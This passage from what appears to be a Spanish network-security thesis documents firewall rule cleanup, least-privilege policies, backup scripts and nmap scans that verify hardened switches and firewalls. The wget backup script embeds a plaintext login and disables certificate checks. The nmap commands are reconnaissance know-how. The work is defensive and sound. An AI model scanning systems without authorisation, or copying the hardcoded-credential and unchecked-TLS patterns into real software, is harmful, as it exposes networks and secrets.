Protocolo	Origen	Puerto de Origen	Destino	Puerto de Destino	Acción	Log	Descripción
UDP	Cualquiera	Cualquiera	Dirección IP WAN	1194 (OpenVPN)	Permitir	No	Permitir conexiones VPN
TCP	Cualquiera	Cualquiera	Proxy Reverso	80 (HTTPS), 443 (HTTPS)	Permitir	No	Permitir conexión HTTP/HTTPS desde Internet hacia Proxy Reverso
TCP/UDP	Cualquiera	Cualquiera	Servidor DNS	53 (DNS)	Permitir	No	Permitir consultas DNS desde Internet hacia el Servidor DNS institucional que es publico
TCP	Cualquiera	Cualquiera	Servidor de Correo	25 (SMTP), 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS),	Permitir	No	Permitir acceso desde Internet al Servidor de Correo institucional
TCP	Cualquiera	Cualquiera	Servidor Intranet	81 (HTTP)	Permitir	No	Permitir acceso desde Internet a la Intranet institucional
TCP	Cualquiera	Cualquiera	Servidor Tienda Online	80 (HTTPS), 443 (HTTPS)	Permitir	No	Permitir acceso desde Internet a Tienda Online Institucional
Cualquiera	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Denegar	Si	Denegar por defecto (implícito)

El software del firewall crea dos reglas no editables que son para descartar tráfico proveniente de ciertas direcciones IP que normalmente se usan como direcciones origen en paquetes forjados para provocar denegación de servicio (DoS). Estas direcciones suelen ser el rango de las IPs privadas y otras direcciones IP de uso reservado, estas reglas especiales son las que pueden observarse en la Figura 113.

## Firewall: Rules

Currently viewing: WAN

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
<input checked="" type="checkbox"/>	*	RFC 1918 networks	*	*	*	*	*	*	Block private networks
<input checked="" type="checkbox"/>	*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks
<input type="checkbox"/>	IPv4 UDP	*	*	WAN address	1194 (OpenVPN)	*	none		OpenVPN VPN wizard
<input type="checkbox"/>	IPv4 TCP	*	*	Proxy Reverso	P. 80 443	*	none		Resolucion Proxy Reverso

Figura 113. Reglas para evitar ataque DoS dirigidos a la organización

### Interfaz Interna

Es la interfaz en la que están todos los usuarios finales de la organización. Actualmente en la interfaz interna se permite el acceso total a todos los usuarios por todos los puertos TCP/UDP hacia la Red de Servidores tal como se resalta en la Figura 114 que muestra algunas de las reglas implementadas actualmente. Esta regla tan permisiva representa un grave riesgo de seguridad y no cumple con uno de los principios fundamentales de la seguridad que es otorgar únicamente los accesos mínimos necesarios hacia los recursos.

En la misma Figura 114 también pueden verse a simple vistas varias reglas que son innecesarias y que hay que depurar. En primer lugar, se eliminaron todas las reglas redundantes y las que ya no son necesarias ya que a medida que pasa el tiempo es usual que las reglas del firewall se vayan acumulando. Para eliminar reglas se siguieron los siguientes criterios:

- Reglas creadas para una actividad particular que ya no se requiere.
- Reglas repetidas.
- Reglas que debido al criterio de *match* del firewall no estaban cumpliendo ninguna función y estaban de más.

Currently viewing **ReglasGenerales**

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
<input type="checkbox"/>	IPv4 *	[redacted].203.9	*	*	*	*	none		Todos los permisos prueba [redacted] 2da PC (auditoria)
<input type="checkbox"/>	IPv4 *	[redacted].203.8	*	*	*	*	none		Todos los permisos prueba [redacted] 2da PC (auditoria)
<input type="checkbox"/>	IPv4 *	[redacted].203.217	*	*	*	*	none		Todos los permisos prueba [redacted] 2da PC (auditoria)
<input type="checkbox"/>	IPv4 *	[redacted].203.199	*	*	*	*	none		Todos los permisos prueba video conferencia
<input type="checkbox"/>	IPv4 *	[redacted] net	*	*	*	*	none		Acceso Solucion a cualquier sitio
<input type="checkbox"/>	IPv4 TCP	[redacted].203.15	*	[redacted].200.141	25 (SMTP)	*	none		Acceso [redacted] a mail server
<input type="checkbox"/>	IPv4 TCP	[redacted].203.22	*	[redacted].200.141	25 (SMTP)	*	none		Acceso [redacted] a mail server
<input checked="" type="checkbox"/>	IPv4 TCP	*	*	[redacted].200.141	25 (SMTP)	*	none		bloqueo puerto 25
<input checked="" type="checkbox"/>	IPv4 TCP/UDP	*	*	SERVIDORES net	*	*	none		Acceso a Servicios
<input checked="" type="checkbox"/>	IPv4 TCP	*	*	[redacted].251.3	3128	*	none		acceso al servidor proxy para todo el [redacted]
<input type="checkbox"/>	IPv4 TCP/UDP	Servidores Vlan	*	[redacted] net	*	*	none		Acceso hacia la solucion
<input type="checkbox"/>	IPv4 TCP	[redacted].203.7	*	*	puerto 443 y 80	*	none		Acceso Web HTTP/HTTPS ip_virtual_*
<input type="checkbox"/>	IPv4 TCP	[redacted].203.46	*	*	puerto 443 y 80	*	none		Acceso Web HTTP/HTTPS [redacted]

Figura 114. Reglas que permite acceso a todos los puertos de todos los servidores

Luego de realizar una depuración inicial se pasó de tener 24 reglas a solo 9 reglas de las cuales se partió para implementar la política de firewall (ver Figura 115).

Currently viewing: ReglasGenerales

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	192.168.203.9	*	*	*	none		Todos los permisos prueba 1da PC (auditoria)
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	192.168.203.217	*	*	*	none		Todos los permisos prueba 2da PC (auditoria)
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	192.168.203.199	*	*	*	none		Todos los permisos prueba video conferencia
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	192.168.203.15	*	192.168.200.141	25 (SMTP)	none		Acceso a mail server
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	*	*	192.168.200.141	25 (SMTP)	none		bloqueo puerto 25
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP/UDP	*	*	SERVIDORES net	*	none		Acceso a Servicios
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	*	*	192.168.251.3	3128	none		acceso al servidor proxy para todo el servidor
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	192.168.203.46	*	*	puerto 443 y 80	none		Acceso Web HTTP/HTTPS
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	*	*	*	puerto 443 y 80	none		No Acceso Web HTTP/HTTPS

Figura 115. Reglas Generales luego de la depuración

Partiendo de estas reglas depuradas ahora es momento de implementar la política de firewall, es decir, crear en el firewall todas las reglas que harán cumplir la política de acceso a servidores definida por la organización (ver Anexo A).

Para poder implementar la política de firewall fue necesario crear mediante alias (grupo de direcciones IP bajo un mismo nombre) varios grupos de usuarios cada uno con diferentes permisos. Estos alias y su descripción son los siguientes:

- **Personal de Redes:** Grupo de direcciones IP que agrupa a las máquinas de los administradores de red de la organización. Tienen permisos sobre la administración de equipos de infraestructura.
- **Personal de Servidores:** Grupo de direcciones IP que agrupa a las máquinas de los administradores de sistemas de la organización. Tienen permisos de administración para todos los servidores de la organización.
- **Persona de Soporte Técnico:** Grupo de direcciones IP que agrupa a las máquinas de los técnicos de soporte de la organización. Tienen permisos sobre algunos servidores que requieren para su actividad diaria.

- **Personal de Desarrollo:** Grupo de direcciones IP que agrupa a las máquinas de los programadores de software de la organización. Tienen permisos de acceso hacia algunos puertos particulares en algunos de los servidores de la organización.

Tomando en consideración los grupos de usuarios antes mencionados y la política de acceso, fue necesario crear en esta interfaz las reglas que se detallan en la Tabla 27.

Tabla 27. Reglas que implementan política (Interfaz Interna)

Protocolo	Origen	Puerto de Origen	Destino	Puerto de Destino	Acción	Log	Descripción
ICMP	Personal de Redes	Cualquiera	Cualquiera	NA	Permitir	No	Permitir tráfico ICMP para diagnóstico de problemas
TCP	Personal de Redes	Cualquiera	Cualquier dirección IP del Firewall	22 (SSH), 80 (HTTP), 443 (HTTPS)	Permitir	No	Acceso administrativo autorizado a administración de firewall
TCP	Personal de Redes	Cualquiera	Servidor Proxy	22 (SSH), 443 (HTTPS)	Permitir	No	Acceso administrativo autorizado a administración de proxy
TCP	Personal de Redes	Cualquiera	Red de Administración	80 (HTTP), 443 (HTTPS)	Permitir	No	Acceso administrativo autorizado a la Red de Administración
TCP	Personal de Redes	Cualquiera	Red de Administración	22 (SSH)	Permitir	No	Acceso por SFTP para respaldar archivos de configuración
TCP	Red Interna	Cualquiera	Servidor Proxy	3128 (SQUID)	Permitir	No	Acceso al proxy para usuarios
UDP	Red Interna	Cualquiera	Dirección IP del Firewall	123 (NTP)	Permitir	No	NTP para sincronizar hora
Cualquiera	Cualquiera	Cualquiera	Dirección IP del Firewall	Cualquiera	Denegar	Si	Bloquear acceso no autorizado al Firewall

Tabla 28. Reglas que implementan política (Interfaz Interna) (Continuación de la Tabla 27)

Protocolo	Origen	Puerto de Origen	Destino	Puerto de Destino	Acción	Log	Descripción
Cualquiera	Cualquiera	Cualquiera	Red de Administración	Cualquiera	Denegar	Si	Bloquear acceso no autorizado a Red de Administración
Cualquiera	Cualquiera	Cualquiera	Servidor Proxy	Cualquiera	Denegar	Si	Bloquear acceso no autorizado al Proxy
TCP/UDP	Red Interna	Cualquiera	Servidor DNS	53 (DNS)	Permitir	No	Consultas DNS para todos los usuarios
TCP/UDP	Red Interna	Cualquiera	Servidor LDAP	137 – 139 (NBT), 389 (LDAP), 445 (SMB), 636 (LDAPS)	Permitir	No	Acceso servidor LDAP para usuarios
TCP	Red Interna	Cualquiera	Direcciones IP de Servidores HTTP	80 (HTTP)	Permitir	No	Acceso a servicios HTTP para los usuarios
TCP	Red Interna	Cualquiera	Direcciones IP de Servidores HTTPS	443 (HTTPS)	Permitir	No	Acceso a servicios HTTPS para los usuarios
TCP/UDP	Red Interna	Cualquiera	Direcciones IP de Servidores de Almacenamiento	137 – 139 (NBT), 445 (SMB)	Permitir	No	Acceso a servicios de almacenamiento para los usuarios
TCP	Personal de Soporte	Cualquiera	Servidor de Correo	7071 (HTTPS)	Permitir	No	Acceso administrativo al servidor de correo solo Personal de Soporte
TCP	Personal de Soporte	Cualquiera	Servidor LDAP	80 (HTTP)	Permitir	No	Acceso administrativo al servidor LDAP solo Personal de Soporte



Tabla 29. Reglas que implementan política (Interfaz Interna) (Continuación de la Tabla 27)

Protocolo	Origen	Puerto de Origen	Destino	Puerto de Destino	Acción	Log	Descripción
TCP	Personal de Desarrollo	Cualquiera	Servidor de Correo	587 (SUBMISSION)	Permitir	No	Acceso para enviar correo usando <i>submission</i> solo Personal de Desarrollo
ICMP (echo request)	Personal de Tecnología	Cualquiera	Red de Servidores	NA	Permitir	No	Permitir ping hacia la Red de Servidores a todo el Personal de Tecnología
TCP/UDP	Personal de Servidores	Cualquiera	Red de Servidores	Cualquiera	Permitir	No	Acceso a todos los puertos TCP/UDP en Red de Servidores solo para Personal de Servidores
Cualquiera	Cualquiera	Cualquiera	Red de Servidores	Cualquiera	Denegar	Si	Denegar por defecto conexiones hacia Red de Servidores
TCP	Cualquiera	Cualquiera	Cualquiera	80 (HTTP), 443 (HTTPS)	Denegar	Si	Denegar acceso HTTP/HTTPS hacia Internet para todos los usuarios
Cualquiera	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Denegar	Si	Denegar por defecto (implícito)

### ***Interfaz de Servidores***

Es la interfaz en la que actualmente están todos los servidores públicos y privados de la organización. Al igual que con la interfaz interna, en la interfaz de servidores también existen actualmente reglas acumuladas que ya no son necesarias. Como paso inicial estas reglas innecesarias fueron deshabilitadas (ver Figura 116). Inicialmente había 46 reglas en esta interfaz y luego del proceso de depuración quedaron 15 reglas que sirvieron de base para las reglas que se crearon en esta interfaz para implementar la política de la organización.

Currently viewing: **SERVIDORES**

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
<input checked="" type="checkbox"/>	*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks
<input type="checkbox"/>	IPv4 *	192.168.200.240	*	*	*	*	none		carp_prueba
<input type="checkbox"/>	IPv4 TCP/UDP	[REDACTED]	*	[REDACTED]	1984	*	none		monitoreo xymon-agent pfsense a xymon-server
<input type="checkbox"/>	IPv4 TCP	[REDACTED]	*	[REDACTED]	*	*	none		Acceso Monitoreo Extremo [REDACTED]
<input type="checkbox"/>	IPv4 TCP	[REDACTED]	*	[REDACTED]	*	*	none		Comunicacion [REDACTED]
<input type="checkbox"/>	IPv4 ICMP	[REDACTED]	*	[REDACTED]	*	*	none		Acceso [REDACTED]
<input type="checkbox"/>	IPv4 TCP	XEN	*	*	21 - 80	*	none		Acceso Internet VM Xen
<input type="checkbox"/>	IPv4 TCP	[REDACTED]	*	[REDACTED]	443 - 3960	*	none		acceso a repositorios [REDACTED] web
<input type="checkbox"/>	IPv4 TCP	ServidorMonitoreo	*	GW_Servidores	22 (SSH)	*	none		Acceso a ssh desde Xymon
<input type="checkbox"/>	IPv4 *	[REDACTED]	*	*	*	*	none		Todos los permisos OSSIM (auditoria)
<input type="checkbox"/>	IPv4 TCP	ServidorMonitoreo	*	SMTP_01	1984	*	none		Acceso Monitoreo Xymon
<input type="checkbox"/>	IPv4 TCP	[REDACTED]	*	[REDACTED]	443 - 3960	*	none		Acceso consulta Internet
<input type="checkbox"/>	IPv4 TCP	ServidorIntranet	*	SMTP_01	P SMTP_01	*	none		Acceso correo Zimbra

Figura 116. Parte de reglas innecesarias en Red de Servidores que se deshabilitaron

Las reglas que se crearon para cumplir con la política de la organización a nivel de firewall para esta interfaz se muestran en la Tabla 30.

Tabla 30. Reglas que implementan política (Red de Servidores)

Protocolo	Origen	Puerto de Origen	Destino	Puerto de Destino	Acción	Log	Descripción
TCP	Red de Servidores	Cualquiera	Cualquiera	80 (HTTP), 443 (HTTPS)	Permitir	No	Acceso a Internet
UDP	Red de Servidores	Cualquiera	Dirección IP del Firewall	123 (NTP)	Permitir	No	Permitir NTP
TCP/DNS	Servidor DNS	Cualquiera	Direcciones IP de Servidores DNS de Google	53 (DNS)	Permitir	No	Consultas DNS
TCP	Servidor de Correo	Cualquiera	Cualquiera	25 (SMTP)	Permitir	No	Acceso SMTP hacia Internet
Cualquiera	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Denegar	Si	Denegar por defecto (implícito)

### ***Interfaz de Administración***

Es la interfaz en la que están las interfaces de administración de los equipos de red de la organización. En el caso de esta interfaz fue necesario definir nuevas reglas que antes no estaban debido a que se implementó un servidor RADIUS y un servidor NTP al que ahora se requiere que los equipos en esta red puedan tener acceso. Inicialmente en esta interfaz no había reglas creadas ya que no eran necesarias.

Para permitir el acceso de los equipos en esta red a las nuevas soluciones que se implementaron se desarrollaron las reglas de firewall que se muestran en la Tabla 31. En la Figura 117 se ven estas reglas implementadas en el firewall de la organización.

Tabla 31. Reglas que implementan política (Red de Administración)

<b>Protocolo</b>	<b>Origen</b>	<b>Puerto de Origen</b>	<b>Destino</b>	<b>Puerto de Destino</b>	<b>Acción</b>	<b>Log</b>	<b>Descripción</b>
TCP/UDP	Red de Administración	Cualquiera	Servidor de Monitoreo	162 (SNMPTRAP)	Permitir	No	Permitir <i>traps</i> SNMP
TCP/UDP	Red de Administración	Cualquiera	Servidor DNS	53 (DNS)	Permitir	No	Consultas DNS
UDP	Red de Administración	Cualquiera	Dirección IP del Firewall	123 (NTP)	Permitir	No	Permitir NTP
UDP	Red de Administración	Cualquiera	Servidor Syslog	514 (SYSLOG)	Permitir	No	Permitir envío de <i>logs</i>
UDP	Red de Administración	Cualquiera	Servidor RADIUS	1812 (RADIUS)	Permitir	No	Permitir Autenticación y Autorización RADIUS
UDP	Red de Administración	Cualquiera	Servidor RADIUS	1813 (RADIUS)	Permitir	No	Permitir Registro RADIUS
Cualquiera	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Denegar	Si	Denegar por defecto (implícito)

Currently viewing: VLAN\_ADMINISTRATIVA ▼

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	
<input checked="" type="checkbox"/>	*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks	
<input type="checkbox"/>	IPv4 TCP/UDP	VLAN_ADMINISTRATIVA net	*	<u>ServidorMonitoreo</u>	162 (SNMP-Trap)	*	none		Permitir traps SNMP	
<input type="checkbox"/>	IPv4 TCP/UDP	VLAN_ADMINISTRATIVA net	*	<u>DNS</u>	53 (DNS)	*	none		Consultas DNS	
<input type="checkbox"/>	IPv4 UDP	VLAN_ADMINISTRATIVA net	*	VLAN_ADMINISTRATIVA address	123 (NTP)	*	none		Permitir NTP	
<input type="checkbox"/>	IPv4 UDP	VLAN_ADMINISTRATIVA net	*	<u>ServidorSyslog</u>	514	*	none		Permitir syslog	
<input type="checkbox"/>	IPv4 UDP	VLAN_ADMINISTRATIVA net	*	[REDACTED].200.4	1812 (RADIUS)	*	none		Autenticacion RADIUS	
<input type="checkbox"/>	IPv4 UDP	VLAN_ADMINISTRATIVA net	*	[REDACTED].200.4	1813 (RADIUS accounting)	*	none		Acceso RADIUS registro	

Figura 117. Reglas firewall implementadas en la Red de Administración

### 4.3.3 Desarrollo de Scripts

Tareas repetitivas, como las de hacer respaldos (*backups*), es mejor si pueden automatizarse para evitar que un operador se olvide de hacer los respaldos y que, cuando sean necesarios, no se cuente con versiones recientes.

En algunos casos desde el CLI de los dispositivos se puede automatizar el proceso de *backup* mediante la programación de tareas en el software del dispositivo. Los dispositivos de infraestructura de la organización no tienen este soporte por lo que se optó por desarrollar scripts personalizados que automatizaran la tarea.

La estrategia general que se siguió para los dos scripts desarrollados fue la siguiente:

1. Crear un usuario en el dispositivo con la menor cantidad de privilegios posibles que le permita hacer un respaldo de configuración.
2. Programación de script que haga uso del usuario creado en el paso previo para hacer respaldo uno a uno en cada dispositivo.
3. Crear una tarea programada en la máquina autorizada para ejecutar los scripts de respaldo para que dichos scripts se ejecuten automáticamente con frecuencia semanal.

#### ***Respaldo Automático de Configuración de Router/Switch***

Para crear un usuario que solo tenga permisos para hacer respaldo de configuraciones en el software del router/firewall se siguió la próxima secuencia de pasos.

Paso 1. Hacer click en System > User Manager > Users y aparece la pantalla de la Figura 118 que es la pantalla que muestra todos los usuarios actuales en el dispositivo.

Username	Full name	Disabled	Groups
admin	System Administrator		admins
[REDACTED]	[REDACTED]	*	NULL
[REDACTED]	[REDACTED]	*	NULL
[REDACTED]	[REDACTED]	*	NULL
[REDACTED]	[REDACTED]		admins
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		admins
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		admins
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		NULL
[REDACTED]	[REDACTED]		NULL

Figura 118. Usuarios locales creados en el Router/Firewall

Paso 2. Al hacer click en el botono “+” se ingresa a la pantalla de crear usuario (ver Figura 119) en la que se creó, en este caso, el usuario “backupconf” al que se le asignó una contraseña. Al finalizar solo resta hacer click en el botón “Save” para terminar la tarea de creación del usuario.

Defined by: USER

Disabled:

Username: backupconf

Password: [REDACTED]

[REDACTED] (confirmation)

Full name: Usuario Backup  
User's full name, for your own information only

Expiration date: [REDACTED]  
Leave blank if the account shouldn't expire, otherwise enter the expiration date in the following format: mm/dd/yyyy

Group Memberships

Not Member Of: admins, NULL

Member Of: [REDACTED]

Hold down CTRL (pc) / COMMAND (mac) key to select multiple items

Certificate:  Click to create a user certificate.

Authorized keys:  Click to paste an authorized key.

IPsec Pre-Shared Key: [REDACTED]

Save Cancel

Figura 119. Creación de un nuevo usuario para hacer respaldo

Paso 3. Luego de crear el usuario hay que presionar sobre el botón de editarlo para poder modificar sus permisos. Interesa darle solo permiso de hacer respaldos. En la Figura 120 se muestra la sección “Effective Privileges” de la pantalla de edición del usuario que es una lista de todos los privilegios que

efectivamente tiene el usuario, se observa que solo se le dio el permiso que le permite únicamente hacer respaldos ya que el software permite este tipo de permiso tan específico para un usuario dado.

Username: backupconf

Password: [Redacted] (confirmation)

Full name: Usuario Bakup  
User's full name, for your own information only

Expiration date: [Redacted]  
Leave blank if the account shouldn't expire, otherwise enter the expiration date in the following format: mm/dd/yyyy

Group Memberships:

- Not Member Of: admins, NULL
- Member Of: [Empty]

Hold down CTRL (pc)/COMMAND (mac) key to select multiple items

Effective Privileges:

Inherited From	Name	Description
	WebCfg - Diagnostics: Backup/restore page	Allow access to the 'Diagnostics: Backup/restore' page.

Figura 120. Asignación de privilegio único el de hacer respaldos al nuevo usuario

Una vez creado el usuario solo basta saber que el software del router/switch (Pfsense) guarda sus configuraciones en un archivo XML. En una de las paginas Wiki de Pfsense [24] hay un extracto de código shell script que justamente permite extraer este XML y descargarlo. El mencionado código (ya adaptado) es el siguiente:

```
#!/bin/bash

#script para hacer automaticamente backups de pfsense

wget -qO/dev/null --keep-session-cookies --save-cookies cookies.txt \
--post-data
'login=Login&usernamefld=backupconf&passwordfld=clavesecreta' \
--no-check-certificate https://10.0.200.1/diag_backup.php

wget --keep-session-cookies --load-cookies cookies.txt \
--post-data 'Submit=download&donotbackuprrd=yes'
https://10.0.200.1/diag_backup.php \
--no-check-certificate -O config-router-`date +%Y%m%d%H%M%S`.xml
```

En el fragmento de código anterior solo fue necesario modificar el campo “usernamefld” para que su valor coincidiera con el usuario creado anteriormente, el campo “passwordfld” cuyo valor es la

contraseña del usuario creado y como último valor a modificar la dirección IP del dispositivo de borde a la que se va a solicitar el respaldo.


Al seguir la secuencia de pasos se tiene como resultado un script que automatiza la tarea de hacer respaldo de la configuración del router/firewall. Para que este script funcione debe ejecutarse desde una máquina que tenga permisos de acceso al puerto 443 (HTTPS) del firewall, una medida adicional de seguridad.

Si se guarda el fragmento de código en un archivo llamado `auto_backup_pfsense.sh`, el último paso es crear una tarea programada en el sistema operativo para que semanalmente ejecute el siguiente comando:

```
$ ./auto_backup_pfsense.sh
```

### ***Respaldo Automático de Configuración de Switches***

En este caso se creó un usuario con permisos de solo lectura ya que el software de los switches no permite la asignación de un permiso específico que sea solo para realizar respaldos. Para evitar tener que crear el usuario localmente en cada uno de los 53 switches de la organización (no es recomendable), el mismo se creó en el servidor FreeRADIUS que se implementó en la organización. En la Figura 121 se muestra como queda el archivo `/etc/freeradius/users` que es donde se agregan nuevos usuarios en FreeRADIUS.



```
#usuario de solo lectura para hacer backups de conf usando script
ftpuser Cleartext-Password := " "
3Com-User-Access-Level = 1
```

Figura 121. Contenido del archivo `users` de FreeRADIUS

Los switches guardan la configuración que tienen aplicada en un archivo llamado `startup.cfg`. Considerando que el switch tiene la capacidad de funcionar como servidor SFTP el script recibe como entrada un archivo XML (ver Figura 122) con la lista de switches identificados por nombre e IP y establece una conexión con cada uno de ellos para descargar el archivo `startup.cfg` lo cuales se hace mediante el comando `get` de SFTP.

En la Figura 123 se puede observar parte del código fuente del script desarrollado en el lenguaje de programación Python.

```

<?xml version="1.0" encoding="UTF-8" ?>

<switches>

  <switch name='[REDACTED]' ip='[REDACTED].254.2' ></switch>

  <switch name='[REDACTED]' ip='[REDACTED].254.14'></switch>

  <switch name='[REDACTED]' ip='[REDACTED].254.16'></switch>

</switches>

```

Figura 122. Vista del archivo XML que el script toma como entrada

```

#funcion para conectar por sftp a una IP dada
def sftpConnectionSwitch(switch, f):
    ipValue = switch.ip
    nameValue = switch.name

    #verificamos si el switch esta online
    status = testConnection(ipValue)

    if not status:
        output = ipValue + " - " + "no responde ping"
        print ipValue + ' no responde ping'
        f.write(output + "\n")
        return

    try:
        # Open a transport
        host = ipValue
        port = 22
        transport = paramiko.Transport((host, port))

        # Auth
        password = "[REDACTED]"
        username = "[REDACTED]"
        transport.connect(username = username, password = password)

        # Go!
        sftp = paramiko.SFTPClient.from_transport(transport)
    except Exception as e:
        output = ipValue + " - " + str(e)
        print "Error de Autenticacion"
        f.write(output + "\n")
        return

```

Figura 123. Parte del código del script para hacer respaldo

Para que el script funcione debe ejecutarse desde una máquina que tenga permiso de acceso al puerto 22 TCP (SSH) de los switches. Las únicas máquinas en toda la red con estos permisos son las pertenecientes a los administradores de red.

Si se guarda el código del script en un archivo llamado `auto_backup_switchs.py`, el último paso es crear una tarea programada en el sistema operativo para que semanalmente ejecute el siguiente comando:

```
$ python auto_backup_switchs.py
```



## Capítulo 5. Pruebas y Análisis de Resultados

Este capítulo tiene como intención permitir la comprobación del trabajo de mitigación de debilidades de seguridad realizado anteriormente mediante la elaboración de un conjunto de escenarios de prueba que se espera demuestren si las soluciones implementadas a las debilidades que se encontraron fueron realmente efectivas.

### 5.1 Escenario de Prueba 1: Repetición de Pruebas Técnicas a Controles de Seguridad

La publicación especial NIST 800-115 [20] señala que una forma de validar la implementación es volviendo a repetir las pruebas que se hicieron a los sistemas durante la evaluación. Es importante tener en cuenta que el analista de seguridad será capaz de verificar la implementación sólo si se realiza una copia espejo de la prueba original [20].

Por lo antes expuesto, para comprobar la efectividad de las soluciones implementadas, en este escenario se hará una repetición de las pruebas técnicas ejecutadas que originalmente pusieron en evidencia las vulnerabilidades (ver Capítulo 4).

Todas las pruebas de este escenario se harán desde una máquina con la distribución Linux llamada Kali Linux 2.0 y los permisos de usuario que se usaron en la prueba se especificarán en cada caso.

#### 5.1.1 Servicios Innecesarios

**Permisos de Usuario:** Esta prueba en particular se hace desde una máquina sin restricciones de acceso a los puertos TCP/UDP de la interfaz de administración del switch y la del router/firewall ya que lo que se quiere es escanear el dispositivo para determinar los servicios que tiene habilitados sin importar si las reglas del firewall bloquean (o no) el acceso a los puertos donde se ejecutan los servicios.

**Intención de la Prueba:** Este prueba tiene como intención principal comprobar que en la fase de mitigación (ver Capítulo 4) se deshabilitaron todos aquellos servicios en los dispositivos que se determinó no eran necesarios y que se detectaron como habilitados en la fase de pruebas técnicas de la metodología.

#### Resultado Esperado:

Los únicos servicios que deberían estar activados en el switch son:

- SSH (TCP Puerto 22).
- SNMP (UDP Puerto 161).
- HTTPS (TCP Puerto 443).

Los únicos servicios que deberían estar activados en el router/firewall para su interfaz interna son:

- SSH (TCP Puerto 22)
- HTTP (TCP Puerto 80)

- NTP (UDP Puerto 123)
- HTTPS (TCP Puerto 443)
- ISAKMP (UDP Puerto 500)
- BIGBROTHER (TCP Puerto 1984)

### Desarrollo de la Prueba:

Nmap es la herramienta más sencilla para hacer un escaneo a los dispositivos y así detectar los servicios activos que son innecesarios y que un potencial atacante pudiera comprometer.

Al repetir el escaneo de los 65535 puertos TCP de un switch de la organización obtenemos el resultado de la Figura 124.

```
# nmap -sS -sV -p 1-65535 192.168.254.16

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-01 14:11 VET
Nmap scan report for 192.168.254.16
Host is up (0.016s latency).
Not shown: 65383 closed ports, 150 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      (protocol 1.99)
443/tcp   open  ssl/http 3Com switch http config
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=6.49BETA5%I=7%D=2/1%Time=56AFA7A2%P=x86_64-pc-linux-
gnu%r(
SF:NULL,16,"SSH-1\.99-3Com\x20OS-5\.20\n");
Service Info: Device: switch

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 238.92 seconds
```

Figura 124. Repetición del escaneo TCP a un switch

Al repetir el escaneo de los 1000 puertos UDP más usuales de un switch de la organización obtenemos el resultado de la Figura 125.

```
# nmap -sU -top-ports 1000 10.0.254.16

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-27 16:05 VET
Nmap scan report for 10.0.254.16
Host is up (0.0043s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 17.44 seconds
```

Figura 125. Repetición del escaneo UDP a un switch

Al tabular la salida de la herramienta Nmap aplicada a un switch para el escaneo de puertos TCP y UDP se encontraron los resultados que se agrupan para un análisis más cómodo en la Tabla 32.

Tabla 32. Servicios visibles en un switch de la organización al repetir la prueba

Puerto	Protocolo	Servicio	Descripción	¿Debería estar habilitado?
22	TCP	SSH	Este es un servicio para la administración remota por CLI	Si
161	UDP	SNMP	Puerto para recibir solicitudes SNMP	Si
443	TCP	HTTPS	Interfaz web que usa el protocolo HTTPS para la administración del switch	Si

Al repetir el escaneo de los 65535 puertos TCP del router/firewall desde la red interna de la organización obtenemos el resultado de la Figura 126.

```
# nmap -ss -sV -p 1-65535 10.0.200.1

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-27 16:08 VET
Nmap scan report for troya01.mydomain.gob.ve (10.0.200.1)
Host is up (0.00024s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1 (protocol 2.0; HPN-SSH patch 13v11)
80/tcp    open  http     lighttpd 1.4.37
443/tcp   open  ssl/http lighttpd 1.4.37

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.44 seconds
```

